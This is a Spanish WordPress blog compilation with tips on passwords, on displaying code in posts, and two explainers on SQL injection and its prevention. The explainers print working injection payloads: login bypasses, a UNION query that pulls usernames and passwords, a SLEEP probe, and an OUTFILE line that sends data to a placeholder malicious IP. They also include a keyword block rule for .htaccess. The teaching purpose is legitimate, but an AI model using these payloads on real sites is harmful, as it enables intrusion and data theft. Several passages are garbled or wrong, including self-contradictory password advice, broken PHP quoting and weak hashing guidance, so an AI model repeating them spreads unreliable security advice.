- No ser fácilmente adivinable. De nada vale una contraseña si un atacante puede adivinarla. Por ejemplo:
  - Tu nombre escrito al revés.
  - Tu nombre escrito en otro idioma.
  - La secuencia «12345678» y sus variantes.
  - La secuencia «qwertyuiop» y sus variantes.
  - La secuencia «abcdefg» y sus variantes.
  - Una fecha señalada
- Es muy posible que tu fecha de nacimiento, tu fecha de boda o el nacimiento de tu primer hijo sean fáciles de recordar, pero sea cual sea el formato que uses, el número de posibles combinaciones es muy corto.
- Tener una longitud adecuada. Mientras más caracteres tenga, menos posibilidades hay de que se descubra por «fuerza bruta».
- Ser única. Es inútil tener una contraseña para tu entrada a WordPress, cuando es la misma que usaste en el correo electrónico que los malos han intervenido hace meses.
- Tener una combinación de caracteres que no sea sólo de letras, sino una mezcla de mayúsculas, minúsculas y símbolos.
- Las contraseñas robustas deben incluir números y símbolos especiales.

### Administración de contraseñas

Una vez que hemos conseguido un acceso a WordPress, hay que cumplir unas condiciones básicas de administración, para que sea segura.

- Nunca utilizar una contraseña en nuestros entornos digitales
- Una vez creada una contraseña en un entorno, si tienes sospechas de que puede ser «comprometida», debes cambiarla.
- Se recomienda ir cambiando la contraseña con frecuencia.
- Si has creado una contraseña segura, no caigas en el error de recordarla, no caigas en el error de escribirla.
- Las contraseñas son más seguras si son fáciles de recordar y difíciles de adivinar, es mejor usar un «gestor de contraseñas» que te ayude a recordarlas.
- Si haces uso del método de preguntas de seguridad, asegúrate de haber olvidado la contraseña antes de responder a las preguntas.
- Por último y aunque parezca obvio, no compartas tu contraseña a nadie!

### Creación de la contraseña recordable

Una vez que sabemos las condiciones para que una contraseña sea segura y sabemos manejarla, procedemos a crearla.

Como es muy posible que no puedas recordar fácilmente una secuencia aleatoria de caracteres cuando hablamos de más de 8 caracteres, vamos a usar un truco (aunque yo te presentaré más de uno, para que escojas).

### Truco 1

Si lo tuyo son los recuerdos y las fechas, escoge algo que tenga sentido para ti, por ejemplo la fecha de tu boda y haz unos pequeños cambios; por ejemplo, «miBodaFueEl29DeFebreroDe2020!»

Este ejemplo cumple con varios de los preceptos: longitud, mezcla de caracteres y mezcla de mayúsculas y minúsculas.

Pero no cumple con otros, no es aleatoria, cualquiera que te conozca, conoce ese dato y, por tanto, es fácilmente adivinable.

### Truco 2

Escoge una cita, un pasaje de un libro que recuerdes bien, la tercera estrofa de la letra de una canción; cualquier cosa que recuerdes fácilmente y te sea cómodo y conste de al menos ocho (8) palabras.

De esas palabras, coge todas las primeras letras; por ejemplo, si recuerdas el poema del pirata:

**Con cien cañones por banda, viento en popa a toda vela,**  
la contraseña generada será: «**CCCPBVEPATV**»

o las últimas, con lo que la contraseña generada será: «**NNSRAONAAAA**»

### Truco 3



### Truco 3

Sustituye caracteres. De forma que te resulte fácil recordar, sustituye caracteres para que no sea siempre una secuencia alfabética.

Así, podemos cambiar la letra «E» por el número «3» la letra «S» por el símbolo «\$», la letra «V» por el símbolo «^».

Si sólo hacemos las sustituciones de ejemplo, la contraseña generada en primer lugar, quedará como: «CCCPB^3PAT^»

De esta forma, podemos crear una tabla de sustitución de caracteres. Por ejemplo:

Carácter Inicial	Carácter de Sustitución
A	4
B	8
E	3
O	0
S	\$
T	7
V	^

Añadiendo o cambiando cualquier combinación que te sea fácil recordar.

### Truco total

Aplica al menos los trucos 1 y 3, o 2 y 3, y podrás recordar fácilmente las contraseñas seguras generadas por ti mismo.

Estas contraseñas serán seguras y no necesitarás de un generador de contraseñas aparte para estar seguro.

Te recomiendo adicionalmente, siempre que sea posible añade un segundo factor, para mantenerte seguro.

**Añade un segundo factor, para mantenerte seguro.**

## Glosario

### Fuerza bruta

Es el método por el que se intenta adivinar una contraseña, por medio de intentos repetidos. Por ejemplo, probando consecutivamente una cadena de caracteres tal que: «a», «ab», «abc», «abcd», etcétera; o probando una palabra en distintos idiomas, como: «contraseña», «password», «passwort», etcétera.

### Comprometida

Se dice de la contraseña que ha podido ser conocida (en parte o en su totalidad) por otra persona.

### Secuencia alfabética

Secuencia de caracteres alfabéticos, es decir, compuesta solo por letras.

### Secuencia numérica

Secuencia de caracteres numéricos, es decir, compuesta solo por números.

### Secuencia alfanumérica extendida

Secuencia de caracteres alfanuméricos, es decir, compuesta por letras, números y símbolos. Estos símbolos deben ser caracteres ASCII, es decir, caracteres de un solo byte que generalmente pueden ser producidos con una o dos teclas.

### ASCII

Es el acrónimo formado por American Standard Code for Information Interchange – Código Americano Estándar para Intercambio de Información

### Segundo Factor

Dispositivo independiente, generalmente un teléfono inteligente, con una aplicación que genera un código único para verificar que el acceso está autorizado por el propietario de la cuenta.

Si no te convencen estos trucos, lo tuyo es generar contraseñas absolutamente aleatorias. Te recomiendo que leas el artículo de nuestra página madre **sololinux**.

Aquí encontrarás una forma fácil y rápida para [Generar contraseñas en Linux](#).

## Cómo escribir código en WordPress

El editor «visual» considera el código como texto plano ordinario y, convierte (codifica) los caracteres `<` y `>` como las entidades **html** correspondientes, por lo que el código no es interpretado ni por el servidor ni por el navegador.

Los paréntesis curvos y cuadrados también son interpretados por defecto y además, el WordPress interpreta (por medio de los filtros), varios otros caracteres de forma que se adapte el texto dependiendo de las características del idioma local.

El editor «HTML» por su parte, no hace ninguna de estas interpretaciones ni conversiones, por lo que los trozos de código html y CSS pueden ser interpretados por el navegador del cliente y puede producirse una mezcla de código y una presentación completamente desordenada de las páginas.

Ten en cuenta que este comportamiento puede variar con respecto a la versión de WordPress, el editor usado o los plugin que tengas instalados.

Pero también ten en cuenta que la aparición del editor de bloques «Gutenberg» en la versión 5.0, de alguna forma agravó el problema al desaparecer la edición «visual» o «html» que se consideran partes del «editor clásico».

### Código entre párrafos

En lenguaje **html**, la etiqueta `<code>` es indicativo de que a continuación y hasta que se encuentre el final marcado con la etiqueta `</code>`, los caracteres no deben interpretarse.

Anteriormente se usaba también la etiqueta `<tt>` que indicaba texto de teletipo, que hoy está obsoleta en **HTML5**

En WordPress se ha mantenido la misma convención que en **html** y, l presencia de esa etiqueta hace que el texto aparezca con fuente **monospace**

Por ejemplo, en un párrafo puedes escribir:

```
Esto es un ejemplo de cómo poner código dentro de un párrafo, nombrando las funciones <code>wp_title()</code>, <code>wp_content()</code> y <code>wp_footer()</code>, que son de uso muy común en WordPress.
```

Esto está muy bien para elementos de texto no-html que quieres que aparezcan como código, pero ¿qué pasa si quieres escribir etiquetas html que quieres realmente mostrar?

```
Busca la sección del archivo «header.php» que pone: <code><div class="header"></code> y cámbiala por el encabezado <code><h1></code>.
```

Usar la etiqueta `<code>` no indica a WordPress que encapsule el marcado HTML o lo elimine de la entrada. WordPress piensa que estás usando esa etiqueta para dar formato y la deja intacta luego, el navegador ve la etiqueta `<code>` seguida de `<div>` y responde creando un nuevo elemento del **DOM** en tu página web.

Para evitar estos conflictos, usa lo más posible entidades o caracteres extendidos para representar los corchetes y ángulos, de forma que no sean reconocidos como principio o final de una etiqueta HTML. Por ejemplo:

```
Busca la sección del archivo «header.php» que pone: & lt;code& gt;& lt;div class="header"& gt;& lt;/code> y cámbiala por el encabezado & lt;code& gt;& lt;h1& gt;& lt;/code>.
```

Recuerda eliminar el espacio entre el **&** y el nombre de la entidad.

Para ver una lista de los caracteres y sus entidades equivalentes, mira la página del consorcio en : [html entities](#).

### URLs entre párrafos

Por defecto, WordPress querrá cambiar cualquier frase que empiece con **http** en un enlace.

Si estás escribiendo un ejemplo de cómo crear un enlace dentro de una entrada, en lugar de escribir <http://example.com/index.php?p=453> que será convertido a un enlace, utiliza entidades para las barras, de forma que quede algo parecido a:

```
... esto es un enlace a una página de WordPress sin usar los <permalink>: http& amp; #47;& amp; #47;example.com& amp; #47;index.php? p=453
```

Recuerda eliminar el espacio entre el **&** y **amp;**:

### Usando la etiqueta `<pre>`

Si quieres resaltar tu código en un recuadro para separarlo del resto del texto, o un trozo de código que quieres copiar desde un archivo fuente, en tu bitácora, puedes hacer uso de la etiqueta `<pre>`.

La etiqueta `<pre>` en WordPress tiene el mismo significado y efectos que la etiqueta `<pre>` en **HTML**.

«`<pre>`» instruye al navegador para que use la letra de fuente «monospaced», y que presente la información exactamente como le llega.

Cada salto de línea, cada espacio, cada código, es representado exactamente como está escrito.

Normalmente la diferencia con la etiqueta «`<code>`» es que esa se usa para código en una sola línea, mientras que «`<pre>`» se usa para varias líneas.

Ten en cuenta que cuando digo que es exactamente, quiero decir «exactamente», así que si los renglones con espacio son demasiado largos, no se representará, la caja deberá tener un desplazamiento horizontal para poder leer el texto, porque si no cabe, no cabe.

No resulta muy bonito ¿cierto? Pues la solución es truncar las líneas con el editor; ¡ah! que eso hace que el código no funcione cuando lo copias ... tú decides, es un compromiso.

Para poder hacer que se ejerza control sobre la longitud de las líneas representadas, así como la fuente, el tamaño y demás aspectos, deberás instalar un plugin.

Si estás familiarizado con el lenguaje de programación que manejas, quizá puedas determinar cuando o cómo hacer saltos de línea.

En un próximo artículo revisaré los mejores plugin para presentar código.

### Depurando el código

Escribir código en una bitácora de WordPress puede llegar a ser un reto, quizá llegues a necesitar cambiar parámetros internos de WordPress y usar filtros para poder «arreglar» los fallos de presentación.

### Las comillas

Un problema frecuente cuando se inserta código en una entrada, es la «corrección» que realiza WordPress de las comillas.

Esta corrección se realiza inmediatamente, cuando se presenta una página, WordPress traduce «sobre la marcha» y si miras el texto en tu entrada aparece lo que inicialmente has puesto, pero no es lo que se muestra, no es lo que ve quien visita tu sitio.

Y esa corrección puede ser desesperante en algunos casos. Te recomiendo que leas: [Las comillas españolas y cómo eliminarlas](#), dónde explico más sobre este caso.

Otra solución temporal (pues afecta sólo a lo que escribes en el momento) es reemplazar las comillas con sus entidades:

```
<p class=& #34;red& #34;> <!-- recuerda eliminar el espacio entre & y #
```

Recuerda que si pasas del modo «HTML» al «visual», las entidades se habrán convertido a caracteres, con lo que perderás parte del trabajo.

# SoloWordPress

## Cómo funciona un Ataque de Inyección SQL

La **inyección SQL** es uno de los métodos más utilizados por los «Hackers», «Crackers» y similares.

Y antes de que saltes, hay que hacer la aclaración: existen «Hackers» de «sombbrero blanco», «sombbrero gris» y «sombbrero negro» y estos últimos, son considerados como «Crackers».

La diferencia estriba en que un «Hackers de sombrero blanco» es un personaje cuya intención es aprender o incluso enseñar, pero carece de motivaciones u objetivos maliciosos.

De todos los ataques que se pueden organizar contra sitios web, la **inyección SQL** se encuentra entre los tipos más peligrosos y generalizados, y se ha utilizado para causar daños reales a empresas y organizaciones durante varios años.

En pocas palabras, la **inyección SQL** también conocida como **SQLi**, utiliza vulnerabilidades en los canales de entrada de un sitio web para apuntar a la base de datos que se encuentra en el servidor de la aplicación web, donde se almacena la información más sensible y valiosa.

Los atacantes pueden utilizar este esquema para robar o manipular datos, obstaculizar la funcionalidad de la aplicación y, en el peor de los casos, obtener acceso como administrador al servidor de la base de datos.

### Cómo funciona un Ataque de Inyección SQL

Los ataques de **inyección SQL** se realizan enviando comandos **SQL** maliciosos a los servidores de bases de datos a través de solicitudes web.

Se puede usar cualquier canal de entrada para enviar comandos maliciosos, incluidos elementos `<input>`, cadenas de consulta, cookies y archivos.

Aunque en este artículo hable en general, esto también se aplica a WordPress, ya que también hace uso de una **base de datos SQL**.

Para escenificar lo que estoy diciendo, usaré como ejemplo la máscara de acceso, en donde se solicita un usuario y una contraseña.



Cuando los usuarios ingresan sus credenciales y presionan el botón «Acceder», la información se publica de nuevo en tu servidor web, donde se combina con un **comando SQL**. Por ejemplo, en PHP, el código se vería así:

```
SELECT * FROM users WHERE username='juanito' AND password='123456';
```

Pero ¿que pasa si el usuario decide poner un nombre como `juanito' or 1=1 --`

la aplicación ejecutará el comando:

```
SELECT * FROM users WHERE username='juanito' or 1=1 -- AND password='123456';
```

Esto que parece una trivialidad, podría causar que el usuario consiga acceso sea cual sea la contraseña introducida.

Esta es una de las formas más simples de **inyección SQL**; Con un poco más de esfuerzo, el mismo usuario puede insertar nuevas cuentas de usuario y eliminar o modificar cuentas de usuario existentes.

En las páginas que muestran resultados (como las de los buscadores), se puede usar el mismo esquema para mostrar registros e información que de otro modo se restringirían a los visitantes normales, o para cambiar el contenido de los registros.

En casos más severos, donde la conexión al servidor de la base de datos se realiza a través de una cuenta administrativa (como «**root**» en **MySQL** o «**sa**» en **MS SQL Server**), el atacante puede llegar a comprometer completamente el sistema operativo del servidor.

En los servidores de Windows, esto puede manifestarse en el atacante que ejecuta procedimientos almacenados extendidos como `xp_cmdshell`.

En un caso, los atacantes utilizaron una vulnerabilidad de **inyección SQL** para crear cuentas de usuario en el servidor comprometido, habilitar la función de «**Escritorio remoto**», configurar carpetas compartidas SMB y cargar malware, además de prácticamente desordenar todo lo que estaba almacenado en la base de datos.

### Cómo protegerte de los ataques de inyección SQL

Dado que los canales de entrada del usuario son el vector principal para los ataques de **inyección SQL**, la mayoría de los métodos defensivos implican controlar y examinar la entrada del usuario para los patrones de ataque.



Aquí hay varias medidas que pueden garantizar la seguridad de entrada del usuario.

### Nunca confíes en las entradas de un usuario

La primera regla general sobre la entrada del usuario es «no confíes y verifica», lo que significa que todas las formas de entrada del usuario deben considerarse maliciosas a menos que se demuestre lo contrario.

Esto se aplica no solo a los cuadros de entrada simples, como las áreas de texto y las cajas de texto, sino también todo lo demás, como entradas ocultas, parámetros de cadena de consulta, cookies y cargas de archivos.

El hecho de que la interfaz de usuario del navegador no permita al usuario manipular una entrada, no significa que no pueda ser manipulada.

Existen herramientas simples como «**Burp Suite**» que permiten a los usuarios capturar solicitudes **HTTP** y modificar cualquier cosa, incluidos los valores de formulario ocultos, antes de enviarlos al servidor.

Y si crees que eres inteligente al codificar tus datos en Base64, los usuarios malintencionados pueden decodificarlos, modificarlos y volver a codificarlos fácilmente.

### Valída las entradas en el servidor

La validación es el proceso de asegurarse de que los usuarios proporcionen el tipo correcto de entrada y de neutralizar cualquier posible comando malicioso que pueda estar incorporado en la cadena de entrada.

Por ejemplo, en **PHP**, puedes usar `mysql_real_escape_string()` para escapar los caracteres que pueden cambiar la naturaleza del comando **SQL**.

Una versión alterada del código de inicio de sesión mencionado anteriormente sería la siguiente:

```
$con=mysqli_connect("localhost","user","password","db");
$username = mysqli_real_escape_string($con, $_POST['username']);
$password = mysqli_real_escape_string($con, $_POST['password']);
$sql_command = "select * from users where username = '" . $username; $sql_command .= "' AND password = '" . $password . "'";
```

Esta simple modificación protegería tu código contra el ataque que se presentó al agregar un carácter de escape (\) delante de las comillas simples que el usuario malicioso agregó intencionalmente.

**Una nota sobre la validación: si has añadido funciones de validación del lado del cliente, bien hecho. Pero no confíes en ello como una medida defensiva contra los ataques de inyección SQL.**

Si bien las funciones del lado del cliente pueden dificultar aún más el envío de entradas maliciosas a tu servidor, estas funciones también pueden evitarse fácilmente con algunos ajustes y herramientas del navegador. Por lo tanto, debes complementarlo con la validación del lado del servidor.

Pero los piratas informáticos pueden burlarlos con un poco de paciencia y sutilezas. Recuerda: Nunca puedes ser demasiado cauteloso.

### Usa parámetros de comando

Los parámetros del comando constituyen una mejor alternativa para escapar, se definen agregando nombres de marcador de posición en los comandos **SQL**, que luego serán reemplazados por la entrada del usuario.

Este es un ejemplo escrito en **C#** de cómo hacer la validación con parámetros de comando para protegerte de la **inyección SQL**:

```
SqlCommand cmd = new SqlCommand ("SELECT * FROM users WHERE username=@username AND password=@password",con);
SqlParameter username = new SqlParameter(); username.ParameterName = "@username"; username.value = txtUsername.Text;
cmd.Parameters.Add(username);
SqlParameter password = new SqlParameter(); password.ParameterName = "@password"; password.value = txtPassword.Text;
cmd.Parameters.Add(password);
```

Empieza creando un objeto `SqlCommand` usando el paradigma `@parameter_name` en la cadena de comando donde se debe insertar la entrada del usuario.

Luego crea instancias de objetos `SqlParameter`, en los que insertas la entrada del usuario, en lugar de concatenarla directamente con la cadena de comando.

Finalmente, agrega el objeto `SqlParameter` a la colección `Parámetros` del objeto `SqlCommand` que reemplazará los parámetros con la entrada proporcionada.

### Especifica explícitamente tu entrada

El lenguaje **PHP** es uno de los lenguajes débilmente tipados, lo que significa que generalmente no define tipos de datos para variables, y el lenguaje se encarga automáticamente de convertir diferentes tipos de datos entre sí.

Las conversiones explícitas pueden actuar como un acceso directo a la entrada de escape donde intervienen tipos que no son cadenas.

Por tanto, si esperas que el usuario ingrese un `int` para el parámetro `age`, puedes garantizar la seguridad de la entrada con el siguiente código en PHP:

```
$age = (int)$_POST['age'];
```

Ten en cuenta que este fragmento sólo valida el tipo de entrada, no su rango. Por lo tanto, tendrás que ejecutar otro código adicional para asegurarte de que el usuario no ingrese una edad negativa, o no realista, como 1300.

Además, otra práctica recomendada es evitar el uso de comillas simples en los comandos `SQL` en los que está involucrada la entrada sin cadenas.

Por tanto, en lugar de usar el siguiente código ...

```
$sql_command = "select * from users where age = " . $age;
```

es mucho más seguro usar:

```
$sql_command = "select * from users where age = '" . $age . "'";
```

## Cómo eliminar las vulnerabilidades de inyección SQL

Como práctica general, debes comprobar el código de cada página en busca de los lugares donde combinas los contenidos, comandos, cadenas, etc. de la página con fuentes que pueden provenir de los usuarios.

Examinar tu código fuente en busca de vulnerabilidades y agujeros de seguridad debería ser una parte inherente de tu proceso de desarrollo de software.

También puedes usar herramientas de escaneo como `sqlmap` para rastrear las páginas de tu sitio en busca de posibles vulnerabilidades de `inyección SQL`.

De hecho, los piratas informáticos utilizan con frecuencia esta herramienta para encontrar y explotar vectores de ataque de `inyección SQL` en sitios web específicos, entonces, ¿por qué no usarla para hacerlos más seguros?

## La última línea de defensa

No importa cuánto fortifiques la seguridad de tu sitio web, debes prepararse para el día en que se realice una `inyección SQL`.

Después de todo, como es ampliamente conocido en la industria de la ciberseguridad, que los defensores tienen que ganar cada pelea, pero los hackers solo tienen que ganar una vez.

Te presento algunos consejos que te ayudarán a minimizar el daño cuando te conviertas en una víctima de `inyección SQL`.

## Limita los privilegios de administración

Usar las cuentas «`root`» o «`sa`» para conectar tu aplicación web a tu servidor de base de datos es uno de los peores errores que puedes cometer.

Como ya he mencionado, una cuenta administrativa comprometida puede potencialmente dar acceso a los piratas informáticos a todo el sistema.

Incluso las cuentas no administrativas que tienen acceso a todas las bases de datos dentro de un servidor pueden ser perjudiciales, especialmente si el servidor de la base de datos se comparte entre diferentes aplicaciones y bases de datos.

Por lo tanto, es mejor usar una cuenta que solo tenga permisos simples de lectura y escritura para la base de datos específica que se encuentra detrás de tu sitio web, por lo que en caso de que tu sitio sea pirateado mediante `inyección SQL`, el alcance del daño permanece dentro de los límites de esa base de datos única.

Un enfoque más avanzado sería utilizar conexiones separadas para segmentos de código que leen o escriben en tu base de datos, y reducir aún más los permisos y roles para cada segmento.

Por ejemplo, las páginas de la lista, que no realizan modificaciones en la base de datos, pero utilizan ampliamente los parámetros de búsqueda, pueden codificarse para usar una conexión de solo lectura a la base de datos con el fin de fortalecer aún más su código contra accidentes.

En `MySQL`, mejorarás la seguridad limitando el acceso a la cuenta de usuario a rangos específicos de direcciones IP en lugar del modelo «%», para evitar el acceso a cuentas comprometidas desde ubicaciones remotas.

**Cifrar datos confidenciales**

Cifra los datos confidenciales en tu base de datos. Esto incluye contraseñas, preguntas y respuestas de seguridad, datos financieros, información de salud y otra información que podría ser útil para actores maliciosos.

Esto asegurará que incluso si los piratas informáticos ponen sus manos en tus datos, no podrán explotarlos de inmediato, lo que te dará tiempo para descubrir la violación, tapar el agujero y tomar otras medidas reactivas, como forzar el restablecimiento de contraseñas, lo que asegurará que los datos robados pierdan su valor antes de que el atacante los descifre.

Si estás modificando tus contraseñas, usa algoritmos fuertes como **SHA-2** para la protección de contraseñas.

**MD5 y SHA-1** están obsoletos y se pueden revertir.

Para otras formas de encriptación, ten cuidado dónde guardas las llaves y nunca pongas todos tus huevos en una misma cesta.

No tendría sentido utilizar el cifrado si las claves están justo al lado de los datos cifrados y los piratas informáticos accederán fácilmente a ellos tan pronto como comprometan el servidor.

**No almacenes datos confidenciales si no los necesitas**

Siempre que almacenes información en tu base de datos, considera cuán dañino puede llegar a ser si cae en las manos equivocadas, y decide si realmente necesitas almacenarla o no.

El truco de «**Ashley Madison**», que reveló los secretos oscuros y la información más íntima de unos 37 millones de personas en Internet y causó daños graves, en parte debió su éxito al hecho de que el proveedor se había abstenido de borrar información confidencial de sus bases de datos.

En resumen, no almacenes información confidencial en tu base de datos a menos que realmente necesites hacerlo. E incluso entonces, elimina la información cuando ya no esté en uso.

**Conclusión**

La **inyección SQL** ha existido durante décadas y probablemente continuará encabezando las listas de vulnerabilidad en los próximos años.

Se necesitan algunos pasos fáciles, pero bien calculados, para protegerse y proteger a tus usuarios contra esta vulnerabilidad y, debes estar entre tus principales prioridades al auditar tu código fuente para detectar agujeros de seguridad.

La clave para evitar ser víctima de la próxima gran violación de datos de **inyección SQL** es primero, controlar y validar la entrada del usuario, y segundo, prepararse para el «cuándo», en lugar de el «si».

## Cómo funciona un Ataque de Inyección SQL en WordPress

La **inyección SQL** es uno de los métodos más utilizados por los «Crackers», como ya expliqué en un artículo anterior.

En esta artículo «de expansión» quiero detallar un poco más el funcionamiento en relación al lenguaje **PHP** y su uso concreto en **WordPress**.

Si no lo hiciste ya, te recomiendo leer el artículo en el que comento en vista general, [cómo funciona un ataque de inyección SQL](#).

En pocas palabras, la **inyección SQL** también conocida como **SQLi**, es un ataque a una aplicación web que compromete la base de datos mediante comandos o sentencias **SQL** maliciosas.

### Un poco más de detalle

Imagina una típica aplicación web que implica solicitudes de bases de datos a través de las entradas del usuario; La entrada del usuario se realiza a través de un formulario de acceso; A continuación, se consulta la base de datos con los campos enviados por el usuario para autentificarlos. La estructura de la consulta a su base de datos es algo así:

```
SELECT * FROM user_table WHERE username = 'sdaityari' AND password = 'mypassword';
```

Para simplificar, supón que está almacenando las contraseñas como texto claro (**absolutamente desaconsejado, como sabes**). A continuación, cuando la aplicación recibe el nombre de usuario y la contraseña por medio del formulario, puede definir la consulta en **PHP** de esta manera:

```
// Conecta a la base de datos SQL
$db_query = "SELECT * FROM user_table WHERE username = '".
$user.'" AND password = '". $password.'"";
// Ejecuta la sentencia
```

En este caso, si has introducido el valor «admin';-» en el campo de nombre de usuario, la consulta **SQL** resultante que genera la variable `$db_query` será la siguiente:

```
SELECT * FROM user_table WHERE username = 'admin';- AND password = 'mypassword';
```

Dado que en **SQL** se utilizan dos guiones consecutivos como indicación de un comentario (--), la consulta resultante filtra sólo por el nombre de usuario sin tener en cuenta la contraseña, ignorando el resto de la línea de comando.

Si no hubiera seguridad para evitarlo, simplemente se le concedería acceso administrativo a la aplicación web con sólo usar este truco.

En el ejemplo que citaba en el artículo anterior se usa un ataque booleano, que también puede ser usado en este caso para obtener acceso. Si un atacante introduce «password' or 1=1;-- » en el campo de la contraseña, la consulta resultante sería la siguiente:

```
SELECT * FROM user_table WHERE username = 'admin' AND password = 'password' or 1=1;--;
```

Y como resultado, la contraseña será evaluada como «true» y el resto de la línea de comando **SQL** será ignorada (convertida en comentario).

### Tipo de inyección SQL

Como ya conoces en qué consiste la **inyección SQL**, vamos a ver sus variantes.

### Inyección SQL en banda

Se trata de la forma más simple de **inyección SQL**. En este proceso, el atacante es capaz de utilizar el mismo canal para insertar el **código SQL malicioso** en la aplicación, así como para recoger los resultados.

Dos formas de ataques de **inyección SQL** en banda, son:

- **Ataque basado en errores**

Un atacante utiliza una técnica de **inyección SQL** basada en errores durante las fases iniciales de su ataque. La idea detrás de una **inyección SQL** basada en errores es obtener más información sobre la estructura de la base de datos y los nombres de las tablas que usa la aplicación web. Por ejemplo, un mensaje de error puede contener el nombre de la tabla incluido en la consulta y los nombres de las columnas de la tabla; Estos datos pueden ser utilizados para crear nuevos ataques.

- **Ataque basado en la Unión**

En este método, un atacante que utiliza la **unión SQL** se une para mostrar los resultados de una tabla diferente. Por ejemplo, si un atacante está en una página de búsqueda, puede añadir los resultados de otra tabla:

```
SELECT title, link FROM post_table WHERE id < 10
UNION SELECT username, password FROM user_table; --;
```

- **Inyección SQL Ciega (Blind SQL Injection)**

Si un atacante genera un error en la consulta **SQL**, la respuesta de la consulta puede no ser transmitida directamente a la página web. En tal caso, el atacante necesita investigar más.

En esta forma de inyección **SQL**, el atacante envía varias consultas a la base de datos para evaluar cómo la aplicación analiza estas respuestas.

Hay dos tipos de Inyección **SQL** Ciega: «Inyección **SQL** Booleana» y «Inyección **SQL** basada en tiempo».

El ataque «Booleano» se produce si una consulta **SQL** da como resultado un error que no ha sido manejado internamente en la aplicación; la página web resultante puede arrojar un error, cargar una página en blanco o cargar parcialmente.

En una Inyección **SQL** Booleana, un atacante evalúa qué partes de la entrada de un usuario son vulnerables a las inyecciones **SQL** probando dos versiones diferentes de una cláusula booleana a través de la entrada:

- «... and 1=1»
- «... and 1=2»

Si la aplicación funciona normalmente en el primer caso pero muestra una anomalía en el segundo, indica que la aplicación es vulnerable a un ataque de Inyección **SQL** Booleana.

### Ataque basado en el tiempo

El ataque de Inyección **SQL** basado en el tiempo Este se produce cuando la aplicación utiliza una función predefinida basada en el tiempo del sistema de administración de la base de datos.

Por ejemplo, en **MySQL**, la función `sleep()` le indica a la base de datos que espere un cierto número de segundos.

```
SELECT * FROM comments WHERE post_id=1-SLEEP(15);
```

Si la consulta resulta en un retraso, el atacante sabrá que la aplicación es vulnerable.

```
SELECT * FROM comments WHERE post_id=1-SLEEP(15);
```

Si la consulta resulta en un retraso, el atacante sabrá que la aplicación es vulnerable.

### Inyección SQL fuera de banda

Así se llama un ataque cuando el atacante no puede obtener los resultados de una **inyección SQL** a través del mismo canal.

Usualmente estas técnicas implican el envío de datos de la base de datos **SQL** a una ubicación maligna elegida por el atacante. Este proceso también depende en gran medida de las capacidades del sistema de gestión de la base de datos.

Un ataque de **inyección SQL** fuera de banda utiliza una capacidad de proceso de archivos externos de su gestor de base de datos. En **MySQL**, las funciones **LOAD\_FILE()** y **INTO OUTFILE** pueden ser usadas para solicitar a **MySQL** que transmita los datos a una fuente externa.

A modo de ejemplo, vemos cómo un atacante puede utilizar **OUTFILE** para enviar los resultados de una consulta a una fuente externa:

```
SELECT * FROM post_table INTO OUTFILE '\\\\
DIRECCIÓN_IP_MALICIOSA\localización'
```

De manera similar, la función **LOAD\_FILE()** puede utilizarse para leer un archivo del servidor y mostrar su contenido.

Se puede utilizar una combinación de **LOAD\_FILE()** y **OUTFILE** para leer el contenido de un archivo en el servidor y luego transmitirlo a una ubicación diferente.

### ¿Cómo prevenir las inyecciones de SQL?

Hemos visto varios ejemplos de vulnerabilidades en una aplicación en **PHP** que pueden conducir a ataques de inyección **SQL**.

Una vulnerabilidad de **inyección SQL** puede ser utilizada por un atacante para leer, modificar o incluso eliminar el contenido de su base de datos.

Otra de las características de la **inyección SQL** es que un atacante puede conseguir leer un archivo en cualquier lugar dentro del servidor y transferir el contenido a otro lugar.

Veamos pues, que se puede hacer para atajar estos ataques.

### Entradas Escape del usuario

Determinar si una cadena de caracteres suministrada por un usuario es maliciosa, no es una tarea fácil, pero una de las primeras aproximaciones es «**escapar**» los caracteres especiales que puedas encontrar en la entrada del usuario.

Lo recomendable será «**escapar**» la cadena de caracteres suministrada, antes de construir la consulta **SQL** en **PHP**, usando la función **mysql\_escape\_string()** o, en **MySQL**, usando la función **mysqli\_real\_escape\_string()**. Tendrás que convertir la cadena resultante, para que los caracteres especiales no interfieran con el marcado **HTML**, lo que se consigue con la función **htmlspecialchars()**.

### Usar declaraciones preparadas

Otra forma de evitar la inyección **SQL** es usar sentencias preparadas, que no son otra cosa que plantillas de una consulta **SQL**, en la que se especifican los parámetros en una etapa posterior para ejecutarla.

Esto es un ejemplo de una declaración preparada en **PHP** y **MySQLi**.

```
$query = $mysql_connection->prepare("SELECT * FROM
user_table WHERE username = ? AND password = ?");
$query->execute(array($username, $password));
```

### Comprobaciones adicionales

El siguiente paso para mitigar esta vulnerabilidad es limitar el acceso a la base de datos a sólo lo necesario.

Una acción muy recomendada y relevante es evitar que pueda tener acceso a varios datos, conectando la aplicación web al sistema de gestión, usando un usuario específico para la base de datos relevante y que no tiene acceso a ninguna otra.

También resulta aconsejable bloquear ciertas palabras clave **SQL** en los métodos **POST** o **GET**.

Una acción alternativa para realizar ese bloqueo: puedes incluir las siguientes líneas de código en tu archivo **.htaccess** de forma que muestre un error **403 Forbidden** a un posible atacante.

```
RewriteCond %{QUERY_STRING} [^a-z]
(declare|char|set|cast|convert|delete|drop|exec|insert|meta|script|select|truncate|update)[^a-z] [NC]
RewriteRule (.*) - [F]
```

El inconveniente será que se mostrará el **error 403** a cualquier usuario que introduzca una de esas palabras en la **URL**, aunque lo haga sin una intención de ataque.

### Inyección SQL en WordPress

En la creación de WordPress, se ha tenido cuidado de atajar los problemas que pudieran derivar en ataque de **inyección SQL** así que, por ese lado estamos seguros.

La recomendación entonces, es mantener el «core» actualizado, pero sin embargo, cuando se utilizan Temas y Plugins de terceros, toda la aplicación corre peligro.

Personalmente, me gusta siempre tener en cuenta una filosofía:

**Cualquier cadena es tan fuerte como su eslabón más débil.**

### Prevención de Vulnerabilidad de Inyección SQL para WordPress

Para mitigar la vulnerabilidad de inyección **SQL** en tu Tema o Plugin de WordPress, la única regla que debes seguir es utilizar siempre las funciones existentes de WordPress cuando interactúes con la base de datos.

Estas funciones se prueban exhaustivamente en busca de vulnerabilidades de inyección **SQL** durante el proceso de desarrollo de WordPress.

Por ejemplo, si deseas añadir un comentario a una entrada, utiliza la función **wp\_insert\_comment()** en lugar de insertar los datos directamente en la tabla **wp\_comments**.

Es posible que en ocasiones necesites ejecutar una consulta compleja, aunque las funciones internas de WordPress son extensibles.

Si este es el caso, asegúrate de utilizar el grupo de funciones **\$wpdb** que se proveen para estos casos.

Puedes usar **\$wpdb->prepare()** para escapar de la entrada del usuario antes de crear la consulta.

